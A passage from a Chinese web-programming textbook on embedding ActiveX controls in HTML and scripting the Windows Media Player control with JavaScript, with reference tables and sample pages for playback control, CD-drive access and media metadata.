作为承载信息传递任务的HTML语言来说，出于安全性的考虑，有很多对客户端执行的操作行为均被浏览器所限制。“ActiveX”控件作为安装在客户端的小程序组件，则被认为是被用户所了解并认可的功能扩展，因此可以用“ActiveX”控件来实现很多无法用脚本实现的功能。

“ActiveX”控件也有着某些缺点。一方面客户端初始状态下并不具有这些控件，因此需要从服务器上下载并安装后，相应的功能才能够被使用。这种情况在某些时候会造成不必要的网络开销。另一方面，对于普通的浏览用户来说，很难分辨怎样的“ActiveX”控件是恶意的，这就给很多病毒与木马留下来可趁之机。此外有些“ActiveX”控件的不完善也给恶意的侵入者打开了“后门”，目前很多网络上肆虐的病毒就是通过某些系统自带的合法“ActiveX”控件进行传播的。

15.2.2 在HTML页面中使用“ActiveX”控件

每一个“ActiveX”控件，都有一个对应的字符串，作为唯一性的标识，这个标识被称作“全局唯一标志符”（“GUID”或“UUID”）。此标志符由专用算法自动生成，用以唯一的标识每个不同的控件。

在HTML页面中，使用“object”标记来标识“ActiveX”对象。每个“object”对象至少需要指定一个“classid”属性，来标识此对象所引用的“ActiveX”控件。

“object”对象可以写在HTML文档的“head”或者“body”区域。处于“object”对象内部的HTML文本，会被浏览器自动的忽略。因此可以使用类似下面的代码：

```
<object classid=" clsid:22D6F312-B0F6-11D0-94AB-0080C74C7E95" >
<span style=" color:red" >
      "ActiveX" 控件载入失败!
    -- 请检查浏览器的安全性设置
</span>
</object>
```

当此“ActiveX”控件载入成功时，其内部的“span”标记的内容被忽略。如果载入失败，则“span”内容不会被忽略，而被显示了出来。其效果如图15.4和图15.5所示。



图15.4 被系统阻止“ActiveX”控件加载后的效果

图15.5 允许载入后，提示自动消失

“object”标记允许在其内部定义“param”元素，来为此“ActiveX”控件提供初始化时的参数，例如：

```
<object id="hutia" classid="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83">
    <PARAM NAME="DataURL" VALUE="DataBinding.csv">
</OBJECT>
```

其中“<PARAM NAME=“DataURL” VALUE=“DataBinding.csv”>”在此控件初始化，向其提供一个名为“DataURL”、值为“DataBinding.csv”的变量。

表15.1所示的是“object”对象所有属性列表。

表15.1 “object”对象的属性

属 性 名	描 述
accessKey	设置或返回对象的快捷键
align	设置或返回对象的对齐方式
alt	设置或返回对象图像在载入完成前，显示的替代文本
altHTML	设置如果对象载入失败时，显示的替代的HTML内容
archive	设置或返回一个字符串，用于执行对象的归档
BaseHref	返回一个URL字符串，标识此对象的相对定位的依据。其值通常为文档的URL，或“base”元素设置的属性值
border	设置或返回对象的边框
canHaveChildren	返回一个值，标识此对象是否可以包含子元素
canHaveHTML	设置或返回此对象是否可以包含子HTML标记
classid	设置或返回对象的全局唯一标志符
className	设置或返回对象的样式类名
clientHeight	返回对象的高度，包括内边距，但不包括外边距、边框和滚动条
clientLeft	返回对象左边距客户区左侧的距离
clientTop	返回对象上边距客户区上侧的距离
clientWidth	返回对象的宽度，包括内边距，但不包括外边距、边框和滚动条
code	设置或返回已编译的Java类文件的URL地址
codeBase	设置或返回组件的URL地址
codeType	设置或返回对象编码内容的媒体类型
data	设置或返回对象内容数据指向的URL地址

（续）

属 性 名	描 述
declare	设置或返回一个字符串，作为对象的声明
dir	设置或返回对象的阅读顺序
form	设置或返回对象所在的表单对象
height	设置或返回对象的高度
hideFocus	设置或返回一个值，代表是否隐藏对象的焦点
hspace	设置或返回对象的水平外边距
id	返回对象的唯一标识属性（“id”）
isContentEditable	返回一个数值，表示此对象内容是否可编辑
isDisabled	返回一个值，表示此对象是否可用
isMultiLine	返回一个值，表示此对象内容为单行或多行文本
isTextEdit	返回对象是否为一个文本编辑控件
lang	设置或返回对象使用的语言
language	设置或返回当前脚本使用的语言类型
name	设置或返回对象的名称
nextSibling	返回对象下一个相邻节点的引用
nodeName	返回对象的节点名称
nodeType	返回对象的节点类型
nodeValue	设置或返回对象的节点值
object	返回包含的对象
offsetHeight	返回对象的高度
offsetLeft	返回对象在父级坐标系中的横坐标
offsetParent	返回对象的父坐标对象
offsetTop	返回对象在父级坐标系中的纵坐标
offsetWidth	返回对象的宽度
outerHTML	设置或返回返回包括对象自身HTML标记在内的HTML片段
outerText	设置或返回对象的文本内容
parentElement	返回对象的父节点
parentNode	返回对象的父节点
parentTextEdit	返回对象的父文本编辑控件
previousSibling	返回对象上一个相邻节点的引用
readyState	返回对象的当前状态
recordset	设置或返回对象的默认数据集
scopeName	获取元素的命名空间
scrollHeight	返回对象的卷动高度
scrollLeft	设置或返回对象的横向卷动距离
scrollTop	设置或返回对象的纵向卷动距离
scrollWidth	返回对象的卷动宽度

（续）

属 性 名	描　述
sourceIndex	返回对象在文档中，所有对象集合中的顺序号
standby	设置或返回对象内容下载期间显示的信息
tabIndex	设置对象在文档中的“tab”顺序
tagName	返回对象的标记名
tagUrn	设置或返回在命名空间中声明的全局资源名（“URN”）
title	设置或返回对象的提示信息
type	设置或返回对象的MIME类型
uniqueID	返回一个自动生成的，全局唯一的标志符
useMap	设置或返回图像映射指向的URL
vspace	设置或返回对象的垂直外边距
width	设置或返回对象的宽度

15.3 JavaScript操作Windows Media Player播放器

程序员可以通过ActiveX控件的方式，将“Windows Media Player”播放器插入到Web页面中，来实现一般音频或视频等多媒体文件的播放。由于“Windows Media Player”是“Windows”系统附带的系统播放器，因此通常在使用时无需下载，比较快捷方便。

15.3.1 在网页中插入“Windows Media Player”控件

对于不同的浏览器，由于其对HTML的解释和执行的不同，在Web页面中插入“Windows Media Player”控件的方式稍有不同。

对于“Internet Explorer”浏览器的5.0或以上版本，以及“Nescape”浏览器7.1或以上版本来说，在页面中插入“Windows Media Player”控件，只需要简单地使用“object”对象，并赋以相应的“classid”属性即可。例如：

```
<OBJECT ID="hutia" height="180" width="240"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
</OBJECT>
```

此时在页面中的显示效果如图15.6所示。

图15.6 初始状态的“Windows Media Player”控件

注意 “object”对象的“width”和“height”属性可以设置为“0”，此时控件不可见。

对于“Fire Fox”浏览器来说，此控件的插入稍有不同。此时页面采用“插件”（“embed”）的方式插入多媒体文件。此时必须使用“type”属性来指定需要载入的多媒体文件的类型。其语法如下：

```
<OBJECT id="hutia"
    type="application/x-ms-wmp"
    width="320" height="320">
```

```
    <PARAM name="autostart" value="false"/>
</OBJECT>
```

或者可以使用“embed”标记来载入多媒体，语法如下：

```
<EMBED id="hutia"
    type="application/x-ms-wmp"
    width="180" height="240"
    autostart="false"
/>
```

注意 不论是哪一种方式，都必须指定“type”属性。此外“embed”标记没有子元素，需要传递给控件的初始化参数直接在“embed”对象的属性中给出。

“type”属性可能的取值有：“application/x-ms-wmp”、“application/asx”、“video/x-ms-asf-plugin”、“application/x-mplayer2”、“video/x-ms-asf”、“video/x-ms-wm”、“audio/x-ms-wma”、“audio/x-ms-wax”、“video/x-ms-wmv”和“video/x-ms-wvx”。

因此，利用下面的代码可以实现不同浏览器到兼容，依据不同浏览器插入不同的代码，来载入多媒体文件：

```
<HTML>
    <BODY>
        <SCRIPT type="text/javascript">
            if(-1 != navigator.userAgent.indexOf("MSIE")){
                document.write( '<OBJECT id="Player"' );
               document.write( ' classid="clsid:6BF52A52-394A-11d3-B153-00C04F79FAA6"' );
                document.write( ' width=300 height=200></OBJECT>' );
            }else if(-1 != navigator.userAgent.indexOf("Firefox")){
                document.write( '<OBJECT id="Player"' );
                document.write( ' type="application/x-ms-wmp"' );
                document.write( ' width=300 height=200></OBJECT>' );
            }
        </SCRIPT>
    </BODY>
</HTML>
```

表15.2所示的是不同的浏览器中，“Windows Media Player”控件支持的参数名。

表15.2 “Windows Media Player”控件参数

参数名	Internet Explorer 浏览器	Firefox 浏览器，“mime”类型为“application/x-ms-wmp”	Firefox浏览器，其他“mine”类型
autoStart	yes	yes	yes
balance	yes	yes	yes
baseURL	yes	yes	yes
captioningID	yes	yes	yes
currentMarker	yes	yes	yes
currentPosition	yes	yes	yes

（续）

参数名	Internet Explorer 浏览器	Firefox 浏览器，“mime”类型为“application/x-ms-wmp”	Firefox浏览器，其他“mine”类型
defaultFrame	yes	no	no
enableContextMenu	yes	yes	yes
enabled	yes	yes	yes
enableErrorDialogs	yes	yes	no
fileName	no	yes	yes
fullScreen	yes	no	no
invokeURLs	yes	no	no
mute	yes	yes	yes
playCount	yes	yes	no
rate	yes	yes	yes
SAMIFileName	yes	yes	yes
SAMILang	yes	yes	yes
SAMIStyle	yes	yes	yes
SRC	no	yes	yes
stretchToFit	yes	yes	no
URL	yes	yes	yes
volume	yes	yes	yes
windowlessVideo	yes	yes	yes

说明 “fileName”和“SRC”属性均被“Fire Fox”浏览器所支持，但不被“Internet Explorer”浏览器支持。兼容的做法是使用“URL”参数。表中参数的具体作用在后继小节中介绍。

15.3.2 “Windows Media Player”控件的脚本对象模型（1）

“ActiveX”控件在脚本中同样作为对象表现。“Windows Media Player”控件被依据不同的功能，划分为若干不用的自对象，其共同点根对象为“Player”对象，其他对象均通过此根对象的对应属性获取。图15.7所示的是“Windows Media Player”控件的对象模型结构。

下面按字母顺序依次讲解“Windows Media Player”控件的各个子对象。

（1）“Cdrom”和“CdromCollection”对象。此两类对象给出了对光驱的控制。“CdromCollection”对象是所有光驱对象的集合，其集合成员为“Cdrom”对象。

注意 只能通过访问“CdromCollection”集合的成员来获得对“Cdrom”对象的访问。

“CdromCollection”对象的属性只有一个：“count”，返回系统光驱的数目。

“CdromCollection”对象的方法有：“getByDriveSpecifier”和“item”。“getByDriveSpecifier”方法用于根据光驱的盘符来获取对应的“Cdrom”对象，其接受一个字符串型参数，必选，为需要获取的光驱的盘符（一个字母加上冒号，例如“E:”）。“item”方法用于返回“CdromCollection”对象集合中的指定位置的“Cdrom”对象，其接受一个整型参数，必选，为返回的对象在集合中的位置。

“Cdrom”对象的属性有：“driveSpecifier”和“playlist”。“driveSpecifier”属性返回此驱动器的盘

符。“playlist”属性返回一个播放列表对象（Playlist），为此驱动器中CD音轨或DVD根目录标题。



图15.7 “Windows Media Player”控件的对象模型

“Cdrom”对象的方法只有一个：“eject”。此方法没有参数，用于弹出指定的驱动器。代码15.2.htm是一个使用“Cdrom”和“CdromCollection”对象的例子。

代码15.2.htm 访问光驱

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>15-2  访问光驱</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
a { color:blue; }
</style>
<script>
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//弹出指定的光驱
function eject(i){
    var obj;
    var obj = $("hutia");                          //获取ActiveX对象
    var cdroms = obj.CdromCollection;              //获取"CdromCollection"对象
    cdroms.item(i).eject();                        //弹出指定光驱
}
</script>
</head>
<body>
```

```
<!-- Windows Media Player 控件，设置其尺寸为0*0，因此其被隐藏 -->
<OBJECT ID="hutia" height="0" width="0"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
</OBJECT>
<p>系统中的光驱有：
    <ul>
        <script>
            var obj = $("hutia");                    //获取ActiveX对象
            var cdroms = obj.CdromCollection;        //获取"CdromCollection"对象
            for(var i=0; i<cdroms.count; i++){       //循环访问光驱集合
                document.write("<li>" + cdroms.item(i).driveSpecifier);
                document.write("<a href=\"javascript:eject(" + i + ");\">弹出<\/a>");
            }
        </script>
    </ul>
</p>
</body>
</html>
```

其执行效果如图15.8所示。



图15.8 操作光驱

程序会通过循环访问“CdromCollection”对象集合中的每个“Cdrom”对象，生成系统的光驱列表。鼠标单击每个光驱盘符后的“弹出”超链接，则会在物理上弹出相应的光驱。

（2）“ClosedCaption”对象。此对象用于操作媒体的字母。其支持的属性和方法如表15.3所示。

表15.3 “ClosedCaption”对象的属性和方法

属　性	说　明
captioningID	设置或返回当前字幕的标志符
SAMIFileName	设置或返回字幕文件的位置
SAMILang	设置或返回显示字幕的语言
SAMILangCount	返回字幕文件中支持的语言的数量
SAMIStyle	设置或返回字幕的样式
SAMIStyleCount	返回字幕支持的样式的数量
方法	说明
getSAMILangID	获取当前字幕文件支持的语言的本地标志符（LCID）
getSAMILangName	获取当前字幕文件支持的语言的名称
getSAMIStyleName	返回当前字幕文件支持的样式名称

通过设置此对象的属性，可以更改字幕的载入与选择。

（3）“Controls”对象。此对象用于控制和操作播放的过程。表15.4列出了“Controls”对象的属性和方法。

表15.4 “Controls”对象的属性和方法

属 性	说 明
audioLanguageCount	返回支持的语音数量
currentAudioLanguage	设置或返回当前的语音语言的本地标志
currentAudioLanguageIndex	设置或返回当前的语音语言的顺序号
currentItem	设置或返回当前的多媒体元素
currentMarker	设置或返回当前的标记号码
currentPosition	设置或返回当前播放位置距初始位置的秒数
currentPositionString	返回当前位置的字符串
currentPositionTimecode	以时间戳的格式，设置或返回当前的位置
isAvailable	返回对象是否可用
方法	说明
fastForward()	开始快速的正向播放
fastReverse()	开始快速的反向播放
getAudioLanguageDescription()	返回音频语言的描述
getAudioLanguageID()	返回音频语言的标识符
getLanguageName()	返回语言名
next()	跳转到播放列表中的下一个多媒体对象
pause()	暂停媒体的播放
play()	开始播放媒体
playItem()	开始播放当前的媒体，或者继续播放被暂停的对象
previous()	跳转到播放列表中的上一个多媒体对象
step()	媒体步进到下一帧
stop()	停止媒体的播放

利用“Control”子对象，可以方便地控制媒体的播放。与JavaScript、CSS结合，可以打造出完全自定义的播放器界面。代码15.3.htm是一个操作“Control”子对象的例子。

代码15.3.htm 自定义的“Windows Media Player”界面

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>15-3  自定义的"Windows Media Player"界面</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
a { color:blue; }
</style>
<script>
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }

window.onload = function(){
```

```
        show_position();
    }
    //显示当前的播放进度
    function show_position(){
        $("current_position").innerHTML = Number($("hutia").controls.currentPosition).toFixed(3) + "秒";
        setTimeout(show_position, 50);
    }
    </script>
    </head>
    <body>
    <!-- Windows Media Player 控件，设置其尺寸为0*0，因此其被隐藏 -->
    <OBJECT ID="hutia" height="0" width="0"
        CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
        <param name="URL" value="F:\back\music\here i am.mp3" />
        <param name="AutoStart" value="False" />
    </OBJECT>
    <p style="float:left;">播放控制 - 当前进度：</p>
    <p style="float:left;" id="current_position"></p>
    <p>
        <input type="button" value="上一首" title="播放列表中的上一首歌曲"
            onclick="$( 'hutia' ).controls.previous();">
        <input type="button" value="快退" title="快退播放"
            onclick="$( 'hutia' ).controls.fastReverse();">
        <input type="button" value="播放" title="播放当前歌曲"
            onclick="$( 'hutia' ).controls.play();">
        <input type="button" value="暂停" title="暂停播放"
            onclick="$( 'hutia' ).controls.pause();">
        <input type="button" value="快进" title="快进播放"
            onclick="$( 'hutia' ).controls.fastForward();">
        <input type="button" value="下一首" title="播放列表中的上一首歌曲"
            onclick="$( 'hutia' ).controls.next();">
    </p>
    </body>
    </html>
```

程序运行的效果如图15.9所示。

图15.9 自定义的“Windows Media Player”播放界面

示例代码中，定义“object”的尺寸为“0”，因此“Windows Media Player”控件没有用户界面。在各个按钮上绑定鼠标单击事件，依照不同的功能需求，调用控件的“controls”子对象的不同方法，来控制媒体的播放。在页面载入后，调用函数“show_position”来不断刷新播放进程的显示。

(4)“DVD”对象。此对象提供对DVD的支持。

“DVD”子对象支持的属性有：“domain”和“isAvailable”。“domain”属性返回DVD的当前区域。“isAvailable”属性是一个集合，返回值标识某指定属性或方法是否可用，其语法如下：

```
player.dvd.isAvailable(name)
```

“name”为需要判断的属性或方法名称，可能的取值为：“back”，确定“back”方法是否可用；

“dvd”，确定光驱中的DVD是否已经载入；“dvdDecoder”，确定系统中是否安装了DVD解码器；“resume”，确定“resume”方法是否可用；“titleMenu”，确定“titleMenu”方法是否可用；“topMenu”，确定“topMenu”方法是否可用。

“DVD”子对象支持的方法有：“back”、“resume”、“titleMenu”和“topMenu”。

“back”方法无参数，也无返回值。用于自子菜单返回，显示其父菜单；“resume”方法无参数、无返回值，用于自菜单模式转入回放模式；“titleMenu”方法无参数、无返回值，用于停止标题回放，显示对应的标题菜单；“topMenu”方法无参数、无返回值，用于停止标题回放，显示对应标题的顶级菜单。

(5)“error”和“errorItem”对象，用于控制播放过程中可能出现的错误信息。

“error”对象是一个集合，其成员为“errorItem”对象。“error”对象只有一个属性：“errorCount”，返回此集合中的“errorItem”子对象个数。

“error”对象具有的方法有：“clearErrorQueue”方法，无参数，无返回值，用于清除错误队列中的所有“errorItem”对象；“item”方法，接受一个整型变量作为参数，返回获取错误队列中，指定位置的“errorItem”子对象；“webHelp”方法，无参数，无返回值，用于“Windows Media Player”的在线帮助，显示关于错误的更多信息。

“errorItem”对象包含了具体的错误信息，其支持的属性有：“condition”、“customURL”、“errorCode”、“errorContext”和“errorDescription”。“condition”属性返回一个只读的长整数值，标识此错误的环境；“customURL”属性返回一个URL地址，指向显示解码器下载错误的站点；“errorCode”属性返回一个只读的长整数值，为此错误的编码；“errorContext”属性返回一个只读的字符串，为此错误的上下文内容；“errorDescription”属性返回一个只读字符串，为此错误的描述。

“errorItem”对象没有方法。

15.3.3 “Windows Media Player”控件的脚本对象模型（2）

(1)“MediaCollection”对象，用于操作播放的多媒体对象。其提供一种组织大量的媒体文件的方法，可以通过对其操作来自动生成播放列表。表15.5列出了“MediaCollection”对象所支持的方法。

表15.5 “MediaCollection”对象的方法

方 法	说 明	需要版本
add(path)	添加一个新的媒体文件或播放列表到媒体库中。参数“path”必须，字符串型，指定需要添加的媒体文件或播放列表的地址。此方法返回一个“Media”对象。使用此方法需要对媒体库完全的访问权限	Windows Media Player 7 及以上
createQuery()	生成一个全新的、空的“Query”对象，此方法不需要参数	Windows Media Player 11 及以上
getAll()	返回一个播放列表（“Playlist”）对象，播放列表中包含了媒体库中的所有媒体	Windows Media Player 7 及以上
getAttributeStringCollection(attribute, mediaType)	根据指定的媒体类型，返回指定的属性值的集合，此集合为一个字符串集合（“StringCollection”）对象。参数“attribute”为指定的属性名称，“mediaType”为指定的媒体类型名，其可能的取值为“Audio”、“Video”、“Playlist”和“Other”	Windows Media Player 7 及以上

（续）

方　法	说　明	需要版本
getByAlbum(album)	返回指定专辑的播放列表，参数“album”必须，字符串型，为指定的专辑名称	Windows Media Player 7 及以上
getByAttribute(attribute, value)	根据指定的属性名和属性值，返回一个相应的播放列表。参数“attribute”必选，字符串型，需要判断的属性名。参数“value”必选，为指定属性的可以的取值	Windows Media Player 7 及以上
getByAttributeAndMediaType(attribute, value, mediaType)	根据指定的属性名、属性值和媒体类型，返回一个相应的播放列表。参数“attribute”必选，字符串型，需要判断的属性名。参数“value”必选，为指定属性的可以的取值，“mediaType”必选，字符串型，为指定的媒体类型，可能的取值为：“audio”、“video”、“photo”、“playlist”和“other”	Windows Media Player 11 及以上
getByAuthor(author)	根据指定的作者名，返回一个相应的播放列表。参数“author”必选，字符串型，为指定的作者名	Windows Media Player 7 及以上
getByGenre(genre)	根据指定的流派名，返回一个相应的播放列表。参数“genre”必选，字符串型，为指定的流派名	Windows Media Player 7 及以上
getByName(name)	根据指定的歌曲名，返回一个相应的播放列表。参数“name”必选，字符串型，为指定的歌曲名	Windows Media Player 7 及以上
getMediaAtom(attribute)	返回指定的属性在可用属性集中的位置。参数“attribute”必须，字符串型，为指定的属性名。返回值是一个长整型变量	Windows Media Player 7 及以上
getPlaylistByQuery(query,mediaType, sortAttribute,sortAscending)	根据指定的查询（“Query”）对象，返回一个相应的播放列表。参数“query”为“Query”对象类型，为指定的查询条件；“mediaType”字符串型，为指定的媒体类型；“sortAttribute”字符串型，为排序依据的属性名，“sortAscending”布尔型，标识播放列表的排列是顺序或倒序	Windows Media Player 11 及以上
getStringCollectionByQuery(attribute, query,mediaType,sortAttribute,sortAscending)	根据指定的媒体类型和查询，返回指定的属性值的集合，此集合为一个字符串集合（“StringCollection”）对象。参数“attribute”字符串型，为指定的属性名称；“query”为“Query”对象类型，为指定的查询条件；“mediaType”字符串型，为指定的媒体类型名；“sortAttribute”字符串型，为排序依据的属性名，“sortAscending”布尔型，标识播放列表的排列是顺序或倒序	Windows Media Player 11 及以上

（续）

方　法	说　明	需要版本
isDeleted(item)	返回一个值，标识指定的媒体对象是否处于回收站中。参数“item”为需要判断的“Media”对象	Windows Media Player 7 至 9.0版本，不包括9.0版
remove(item, delete)	自媒体库中删除某个媒体。此方法不会删除电脑中的文件。参数“item”为“Media”类型的对象，指定需要删除的对象；参数“delete”布尔型，表示是否确定删除。使用此方法需要对媒体库完全的访问权限	Windows Media Player 7 及以上
setDeleted(item, true)	将媒体库中的某个媒体移动到回收站中。参数“item”为“Media”类型的对象，指定需要删除的对象。此方法的第2个参数必须是布尔值“true”	Windows Media Player 7 至 9.0版本，不包括9.0版

“MediaCollection”对象没有属性。

注意 在调用“MediaCollection”对象的“add”或“remove”方法时，需要具有对用户媒体库的完全访问权限，即允许对媒体库进行读和写的操作。

下面的代码是一个对“MediaCollection”对象的简单应用，其作用是添加两首歌曲到用户的媒体库，然后将媒体库中的所有歌曲生成一个播放列表，并进行随机播放其中的某个媒体。

```
<!-- Windows Media Player 控件，设置其尺寸为0*0，因此其被隐藏 -->
<OBJECT ID="hutia" height="0" width="0"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
    <param name="URL" value="F:\back\music\here i am.mp3" />
    <param name="AutoStart" value="False" />
</OBJECT>
<script>
//添加歌曲到媒体库
hutia.MediaCollection.add("C:\\music\\001.mp3");
hutia.MediaCollection.add("C:\\music\\002.mp3");
//获取新的播放列表
var lst = hutia.MediaCollection.getAll();
//设置当前的媒体
hutia.currentMedia =lst.item(parseInt(Math.random()*lst.count));
//开始播放
hutia.controls.play();
```

注意 变量“lst”保存了生成的播放列表。播放列表（PlayList）对象将在下面小节中介绍。

（2）“Media”对象提供了对每一个媒体对象的访问和播放控制。可以通过“Controls”对象的“currentItem”属性、“Player”对象的“currentMedia”属性和“newMedia”方法，“PlayList”对象的“item”方法来获取对“Media”对象的引用。表15.6列出了“Media”对象的所有属性与方法。

表15.6 “Media”对象的属性与方法

属　性	说　明
attributeCount	返回媒体对象可以查询或设置的属性的数量
duration	返回当前媒体的长度
durationString	以“HH:MM:SS”的格式返回当前媒体的长度字符串
error	返回一个“ErrorItem”对象，如果媒体载入或播放时发生过错误
imageSourceHeight	返回媒体的高度尺寸，以像素为单位
imageSourceWidth	返回媒体的宽度尺寸，以像素为单位
markerCount	返回媒体中的标记数量
name	返回媒体的名称
sourceURL	返回媒体的URL地址
方法	说明
getAttributeCountByType(name, language)	返回指定属性名和语言的属性的个数。参数“name”必须，字符串型，为指定的属性名称；参数“language”必须，字符串型，指定属性的语言，其取值必须符合“RFC 1766”的语言名称，例如“en-us”，如果此参数取值为空字符串（“”）或者空值（null），则默认为本地语言。此方法返回长整型数值
getAttributeName(index)	返回指定位置的属性的名称。参数“index”必须，整型，为属性的位置编号
getItemInfo(name)	返回媒体对象的指定名称的属性值。参数“name”必须，字符串型，为需要获取的属性的名称
getItemInfoByAtom(index)	返回媒体对象的指定位置的属性值。参数“index”必须，整型，为需要获取的属性的位置编号
getItemInfoByType(name, language, index)	根据指定的属性名、语言和位置编号返回相应属性值。参数“name”必须，字符串型，为指定的属性名称；参数“language”必须，字符串型，指定属性的语言，如果此参数取值为空字符串（“”）或者空值（null），则默认为本地语言，参数“index”表示相应属性的位置
getMarkerName(markerNum)	返回指定位置处的标记名称。参数“makerNum”为指定的标记的索引位置
getMarkerTime(markerNum)	返回指定位置处的标记时间。参数“makerNum”为指定的标记的索引位置
isIdentical(media)	返回一个值，表示指定的媒体是否等同于当前媒体对象。参数“media”为需要比较判断的媒体对象
isMemberOf(playlist)	返回一个值，表示当前媒体是否存在于指定的播放列表中。参数“playlist”为需要判断的播放列表对象
isReadOnlyItem(attribute)	返回一个值，标识媒体的某一属性是否可编辑。参数“attribute”字符串型，为需要测试的属性名
setItemInfo(attribute, value)	设置媒体指定的属性值。参数“attribute”字符串型，为需要设置的属性名；参数“value”为需要设置的值

代码15.4.htm自15.3.htm修改而来，通过操作“Media”对象，实现了播放进度的可视化显示，并可以显示详细的媒体信息。

代码15.4.htm 自定义的“Windows Media Player”界面——可视化的播放进度

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>15-4  可视化的播放进度与查看媒体信息</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
table { border-collapse:collapse; }
td { border:1px solid #666; padding:5px 10px; }
#progress { height:7px; width:300px; overflow:hidden; border:1px solid #666; cursor:pointer; }
#progress div { height:7px; width:0px; overflow:hidden; background-color:#A0A0FF;
border-right:1px solid black; }
</style>
<script>
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    init_progress();
    show_position();
}

//初始化播放进度条
function init_progress(){
    var obj = $("progress");
    //建立进度条
    obj.p = document.createElement("div");
    obj.appendChild(obj.p);
    //添加自定义方法
    obj.set = function(percent){
        percent = Number(percent);
        if(isNaN(percent)||percent<0||percent>1)percent=0;
        this.p.style.width = parseInt(percent * this.offsetWidth) + "px";
        this.title = Number(percent*100).toFixed(2) + "%";
    }
    //绑定鼠标单击事件
    //鼠标单击时自单击的位置开始播放
    obj.onclick = function(){
        var x, p;
        x = event.clientX;
        //计算鼠标单击位置代表的播放百分比例
        p = (x - this.offsetLeft)/this.offsetWidth;
        //设置进度显示
        this.set(p);
        //设置播放进度
       $("hutia").controls.currentPosition = p * Number($("hutia").currentMedia.duration);
    }
}
```

```
//显示媒体信息
function show_info(){
    var med, tb, row, cell;
    //获取"Media"对象
    med = $("hutia").currentMedia;
    //生成显示信息的表格
    tb = document.createElement("table");
    document.body.appendChild(tb);
    //插入表头
    row = tb.insertRow();
    cell = row.insertCell(); cell.innerHTML = "属性名"; cell.style.fontWeight = "bold";
    cell = row.insertCell(); cell.innerHTML = "属性值"; cell.style.fontWeight = "bold";
    //循环访问各个属性
    for(var i=0; i<med.attributeCount; i++){
        row = tb.insertRow();
        //插入属性名
        cell = row.insertCell(); cell.innerHTML = med.getAttributeName(i);
        //插入属性值
        cell = row.insertCell(); cell.innerHTML = med.getItemInfo(med.getAttributeName(i));
    }
}

//显示当前的播放进度
function show_position(){
    $("progress").set(Number($("hutia").controls.currentPosition)/Number($("hutia").
    currentMedia.duration));
    setTimeout(show_position, 50);
}
</script>
</head>
<body>
<!-- Windows Media Player 控件，设置其尺寸为0*0，因此其被隐藏 -->
<OBJECT ID="hutia" height="0" width="0"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
    <param name="URL" value="F:\back\music\here i am.mp3" />
    <param name="AutoStart" value="False" />
</OBJECT>
<p style="float:left;">播放控制 - 当前进度：</p>
<!-- 进度条容器 -->
<div id="progress"></div>
<p>
    <input type="button" value="播放" title="播放当前歌曲"
        onclick="$( 'hutia' ).controls.play(); setTimeout(show_info, 1000);">
</p>
</body>
</html>
```

程序运行效果如图15.10所示。

在示例代码15.4.htm中，播放进度条可以实时地以百分比的方式显示出当前的音乐播放进度。在进度条上任意位置单击鼠标左键，则媒体的播放会自动的跳转到相应的位置。此过程中调用了“Media”对象的“duration”属性。

在单击“播放”按钮时，控件的“controls”子对象的“play”方法被调用，媒体文件开始播放。通过定时函数“setTimeout”，1秒之后调用函数“show_info”。此函数循环访问媒体的所有属性，并生成表格将数据回馈给用户。此函数中调用了“Media”对象的“attributeCount”属性和“getAttributeName”、“getItemInfo”方法。

图15.10 播放进度的可视化显示

注意 如果不使用延时函数，而是在刚刚调用“controls.play”方法后立刻试图读取媒体信息，由于此时媒体文件并没有载入完毕，会导致显示的信息不全。

(3)“MetadataPicture”对象。此对象提供了获取多媒体中图片元数据属性（“WM/Picture”属性）的方法。这些属性对应于电子唱片集的封面。

“MetadataPicture”对象没有方法，其所有的属性有：“description”、“mimeType”、“pictureType”和“URL”。“description”返回元数据图像的描述；“mineType”返回元数据的MINE类型；“pictureType”返回元数据图像的图片类型；“URL”返回元数据图像的URL地址。

“MetadataPicture”对象可以通过“Media”对象的“getItemInfoByType”方法获得。

(4)“MetadataText”对象和“MetadataPicture”对象类似，用于获取多媒体文件中的文本内容。此对象同样没有方法。所具有的属性为：“description”和“text”。“description”属性返回对元数据文本的描述；“text”返回元数据文本。“MetadataText”对象可以通过“Media”对象的“getItemInfoByType”方法获得。

(5)“Network”对象提供了对网络的控制。此对象允许程序员获取网络质量的信息，并提供了方法用于获取或修改代理服务器设置。其支持的属性和方法如下表15.7所示。

表15.7 “Network”对象的属性和方法

属 性	说 明
bandWidth	返回当前媒体的带宽
bitRate	返回当前接受的比特率
bufferingCount	返回当前回放中发生的缓冲次数
bufferingProgress	返回已完成的缓冲百分比
bufferingTime	设置或返回开始播放前的缓冲时间，单位为毫秒
downloadProgress	返回下载已完成的百分比
encodedFrameRate	返回视频制作者设置的帧率
frameRate	返回视频的当前帧率
framesSkipped	返回播放过程中出现的总的跳帧数量
lostPackets	返回封包的丢失数量

（续）

属　性	说　明
maxBandwidth	设置或返回允许的最大带宽
maxBitRate	返回视频最大可能的比特率
receivedPackets	返回接受的封包数量
receptionQuality	返回最近30秒接受封包数量的百分比
recoveredPackets	返回修复的封包数量
sourceProtocol	返回接受数据的协议名
方法	说明
getProxyBypassForLocal(protocol)	返回一个值，标识是否对本地地址使用代理服务器。参数“protocol”必须，字符串型，为代理服务器所使用的协议名称
getProxyExceptionList(protocol)	返回不使用代理服务器的地址列表。参数“protocol”必须，字符串型，为代理服务器所使用的协议名称
